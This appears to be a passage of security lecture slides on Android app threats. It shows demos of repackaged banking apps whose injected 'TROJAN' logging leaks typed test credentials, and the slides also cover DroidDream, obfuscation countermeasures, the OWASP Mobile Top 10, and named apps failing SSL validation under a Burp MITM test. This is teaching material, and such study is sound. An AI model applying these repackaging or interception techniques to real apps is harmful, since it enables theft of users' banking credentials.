
DEMO: The Bancorp

The image shows a split-screen view. On the left is a mobile application interface for 'The Bancorp Bank'. The header is blue with the bank's logo and name. Below the header, there is a sign-in prompt: 'Enter your user ID and password to sign on to The Bancorp Mobile.' There are two input fields: the first contains 'TESTUSERID' and the second is a password field with dots. Below the password field is a 'Save my User ID' label and an 'OFF' toggle switch. At the bottom, there is a copyright notice: '© 2015 The Bancorp Bank | Banking services provided by The Bancorp Bank Member FDIC.'

On the right is a terminal window titled 'platform-tools - grep - 79x26'. It shows the command `platform-tools $./adb logcat | grep TROJAN` and its output, which is a list of log messages from the application. Each message follows the pattern: `E/Bancorp TROJAN at SecureUIText:200 text=(19187): [password]`. The passwords listed are: T, TE, TES, TEST, TESTU, TESTUS, TESTUSE, TESTUSER, TESTUSERI, TESTUSERID, T, TE, TES, TEST, TESTP, TESTPA, TESTPAS, TESTPASS, TESTPASSW, TESTPASSWO, TESTPASSWOR, and TESTPASSWORD.

Slides and projects at samsclass.info

DEMO: Capital One



```
sambowne Sat May 23 09:53:59
platform-tools $./adb logcat | grep TROJAN
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 49
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 47
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 33
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 46
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 37
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 34
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 67
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 32
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 44
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 29
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 47
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 47
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 51
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 43
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 46
E/Cap1 TROJAN IN CordovaWebView:2803 keycode=(19355): 32
```

The map is on this page, in an extremely inconvenient form:

<http://developer.android.com/reference/android/view/KeyEvent.html>

Here are some selected values:

LETTER	KEYCODE
-----	-----
a	29
b	30
c	31


DEMO: SunTrust

- Konylabs
- Capture HTTP Parameters



```
sambowne Sat May 23 10:02:42
platform-tools $./adb logcat | grep TROJAN
E/SunTrust TROJAN in N_Encryption: PASSWORD=(19485): PASSWORD-TEST
E/SunTrust TROJAN at ny0k/ax.2:1475: NAME=(19485): userID
E/SunTrust TROJAN at ny0k/ax.2:1475: VALUE=(19485): USERID-TEST
E/SunTrust TROJAN at ny0k/ax.2:1475: NAME=(19485): userAgentDetails
E/SunTrust TROJAN at ny0k/ax.2:1475: VALUE=(19485): Google Galaxy Nex
```

DEMO: TradeKing



- App is patched!
- "Verifier" detects the Trojan

```
D/dalvikvm(15939): GC_FOR_ALLOC freed 1108K, 25% free 19624K/25976K, paused 13ms, total 13ms
W/dalvikvm(19560): VFY: tried to get class from non-ref register v2 (type=0)
W/dalvikvm(19560): VFY: rejecting opcode 0x6e at 0x001d
W/dalvikvm(19560): VFY: rejected Lcom/zecco/mobile/activity/login/Login;.userLogin ()V
W/dalvikvm(19560): Verifier rejected class Lcom/zecco/mobile/activity/login/Login;
W/dalvikvm(19560): Class init failed in newInstance call (Lcom/zecco/mobile/activity/login/Login;)
D/AndroidRuntime(19560): Shutting down VM
W/dalvikvm(19560): threadid=1: thread exiting with uncaught exception (group=0xa4b6b648)
W/System.err(19560): java.lang.VerifyError: com/zecco/mobile/activity/login/Login
W/System.err(19560): at java.lang.Class.newInstanceImpl(Native Method)
```

DroidDream (2011)

- Was primarily distributed by the Google Play store
- Legitimate apps were repackaged to include DroidDream and then put back in the Play store

DroidDream Becomes Android Market Nightmare

By [Tony Bradley](#), PCWorld

Mar 2, 2011 8:10 PM |  | 


For many Android fans, one of the most important elements of the OS is that it is open. Unlike the draconian rules for the Apple App Store, and the tightly-controlled user experience of iOS, Android is an open source platform with much more lenient access to the Android Market. That freedom can also be exploited, though, to slip malicious apps into the mainstream.

Google's Response

- Google removed the repackaged apps from the Play Store
- But 50,000 - 200,000 users were already infected

Google Application Verification Service



- Launched in 2012
- Tries to detect malicious apps
- Much less effective than 3rd-party AV
 - Link Ch 5e



Decompiling, Disassembly, and Repackaging Countermeasures

- Every binary can be reverse-engineered
 - Given enough time and effort
- Never store secrets on the client-side
- Never rely on client-side authentication or client-side validation
- Obfuscate source code
 - ProGuard (free) or Arxan (commercial)

Dash0 - Powerful Obfuscator



A screenshot of a code editor window showing SMALI code. The code is displayed in a monospaced font. Two lines of code are highlighted with a green box:

```
const-string v1, "wqgsmdoexRhft|ryp"  
invoke-static {v1, v4}, Lcom/securitycompass/androidlabs/base/eval  
move-result-object v1  
invoke-virtual {v0, v1}, Landroid/content/Intent;-->hasExtra(Ljava/  
move-result v1  
if-eqz v1, :cond_0  
const/16 v1, 0x75f  
const-string v2, ",4 6&) (3\u0017/#\')#/\\"5"  
invoke-static {v1, v2}, Lcom/securitycompass/androidlabs/base/f;-->
```


All Strings Concealed

- BUT it costs \$2000

```
. . . . . sambowne Sun Feb 15 06:58:48
app-release-unaligned $cd smali/

. . . . . sambowne Sun Feb 15 06:58:50
smali $grep -ir password .

. . . . . sambowne Sun Feb 15 06:59:03
smali $grep -ir login .

. . . . . sambowne Sun Feb 15 06:59:12
smali $
```

OWASP Mobile Top 10 Risks

M1 – Weak Server Side Controls

M2 – Insecure Data Storage

M3 - Insufficient Transport Layer Protection

M4 - Unintended Data Leakage

M5 - Poor Authorization and Authentication

M6 - Broken Cryptography

M7 - Client Side Injection

M8 - Security Decisions Via Untrusted Inputs

M9 - Improper Session Handling

M10 - Lack of Binary Protections

Broken SSL

Repeating Old Work

CERT's Test in 2014



Total apps tested	1000462
Total apps that have failed dynamic testing:	23667

- 23,667 vulnerable apps
- All warned in 2014 by CERT

Still Vulnerable




The image shows a screenshot of a web browser displaying a page titled "Popular Android Apps with SSL Certificate Validation Failure". The browser's address bar shows the URL "https://samsclass.info/128/proj/popular-ssl.htm#FOXIT". The page content features a table with the heading "Vulnerable Android Apps". The table has two columns: "App" and "Vulnerability". The table lists ten different Android applications, each with its name and download count in the "App" column, and the specific type of vulnerability in the "Vulnerability" column.

Vulnerable Android Apps	
App	Vulnerability
PicsArt (100 Million Downloads)	SSL MITM
ASTRO File Manager with Cloud (50 Million Downloads)	SSL MITM
ES File Explorer File Manager (100 Million Downloads)	SSL MITM
CityShop - for Craigslist (10 Million Downloads)	SSL MITM
Truecaller - Caller ID & Block (50 Million Downloads)	Plaintext PII Transmission
Instachat (5 Million Downloads)	SSL MITM
Phone for Google Voice & GTalk (1 Million Downloads)	SSL MITM
OkCupid (5 Million Downloads)	SSL MITM
Safeway (1 Million Downloads)	SSL MITM



Slides and projects at samsclass.info

Simple SSL Test



- Route Android traffic through Burp Proxy
- Don't install the PortSwigger root certificate
- This is a MITM attack
- The default browser detects it



